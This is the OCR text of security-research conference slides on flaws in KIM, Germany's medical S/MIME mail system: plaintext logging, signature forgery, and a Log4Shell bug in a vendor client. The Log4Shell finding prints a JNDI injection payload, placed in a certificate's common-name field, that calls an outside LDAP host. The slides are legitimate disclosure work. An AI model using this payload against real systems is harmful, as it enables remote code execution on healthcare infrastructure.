FH MÜNSTER
University of Applied Sciences

KIM: Kaos In der Medizin

Unsichere Mails in der TI

Christoph Saatjohann

FH Münster | Labor für IT-Sicherheit

Email: christoph.saatjohann@fh-muenster.de

Twitter: @SaatChris

Mastodon: @SaatChris@infosec.exchange

Fabian Ising


FH Münster | Labor für IT-Sicherheit

Email: f.ising@fh-muenster.de

Mastodon: @Murgi@infosec.exchange

Basics: Telematik Infrastruktur (TI)


- Network for all German health professionals
- Operated by gematik



* https://fachportal.gematik.de/fileadmin/Fachportal/Tool-Kit/Testportal/gematik_Whitepaper-Datenschutz_web_202106.pdf

Basics: S/MIME

Based on PKI




Based on CMS

Encryption


Signatures

Basics: S/MIME Signatures in KIM




FH MÜNSTER
University of Applied Sciences


Basics: S/MIME Encryption in KIM




Basics: KIM

Sender	Recipient
Dienstkennung, Version	
Subject	
Message	







Basics: KIM



SMTP




Clientmodule




Sender	Recipient
Dienstkennung, Version	
New Subject	
New Message	
Sender	Recipient
Dienstkennung, Version	
Subject	
Message	

`message/RFC822`

Basics: KIM


TI-Connector
SOAP
SMTP
Clientmodule
Sender
Recipient
Dienstkennung, Version
New Subject
New Message
Sender
Recipient
Dienstkennung, Version
Subject
Message

Basics: KIM


SMTP
Clientmodule
SMTP
TI
POP3
Clientmodule
POP3
SOAP
TI-Connector

Issue 1: Plaintext Logging

- T-Systems Client logs SOAP Connector requests

```
Payload: <SOAP-ENV:Envelope
[...]
<ns3:Document><ns5:Base64Data>TUlNRS1WZXJzaW9
zctbWltZTsgc21pbWUtdHlwZT1zaWduZWQtZGF0YTsgbm
```

- Spec:


> **KOM-LE-A_2080 - Keine Protokollierung sensibler Daten**
> Das Clientmodul DARF medizinische und personenbezogene Daten sowie geheimes Schlüsselmaterial und Passwörter NICHT protokollieren.

- Gematik Admission Test: Listed as a Testcase

> Eine missbräuchliche Nutzung dieser Daten ist sehr unwahrscheinlich, da sich dafür unbefugte Dritte Zugang zum Log verschaffen und die Daten entcoden müssten.

Issue 2:

- T-Systems client logs sender‘s certificate
- Single received malicious email triggers LOG4j



- Client was **silently** patched

> In unseren AGBs wird darauf hingewiesen, dass dem Kunden unregelmäßig Softwareupdates zur Verfügung gestellt werden. Zu den Mitwirkungspflichten eines Kunden gehört es, dass dieser das zur Verfügung gestellte Update installiert.

Log4Shell logo courtesy Fractional CISO, LLC

Die Pruefung der Signatur hat ergeben, dass die Nachricht manipuliert wurde.	
A. Signaturdetails	
Signaturzeitpunkt laut Unterzeichner:	01.02.2022 10:01:36
Datum der Signaturprüfung:	02.02.2022 11:34:00
Dokumentgröße in Bytes:	571
Hashalgorithmus:	SHA256WithRSA
Signaturalgorithmus:	http://www.w3.org/2007/05/xmldsig-more#sha256-rsa-MGF1
Schlüssellänge in Bits:	2048
	Der vom Unterzeichner signierte Hashwert passt zu den signierten Daten.
B. Zertifikatsdetails	
Signaturzertifikatsdetails	
Inhaber des Zertifikats:	CN=${jndi:ldap://193.[redacted]:2001/} serialNumber=10.80276002791000012701 O=2-2.37.2.10.R03174160000000035468 C=DE

Issue 3: Signature Forgery

- KIM is sign-then-encrypt
  - Anyone can encrypt messages

KOM-LE-A_2050-01 - Vermerke des Ergebnisses der Signaturprüfung einer KOM-LE-Nachricht
Das Clientmodul MUSS abhängig vom Ergebnis der Signaturprüfung einer KOM-LE-Nachricht die in Tabelle Tab_Verm_Sig_Prüf definierten Vermerke an den Nachrichtentext der KOM-LE-Nachricht anfügen. Es ist dabei das Format des TextParts zu beachten (mediatype text/html oder text/plain) und der Vermerk diesem Format anzupassen.**[<=]**

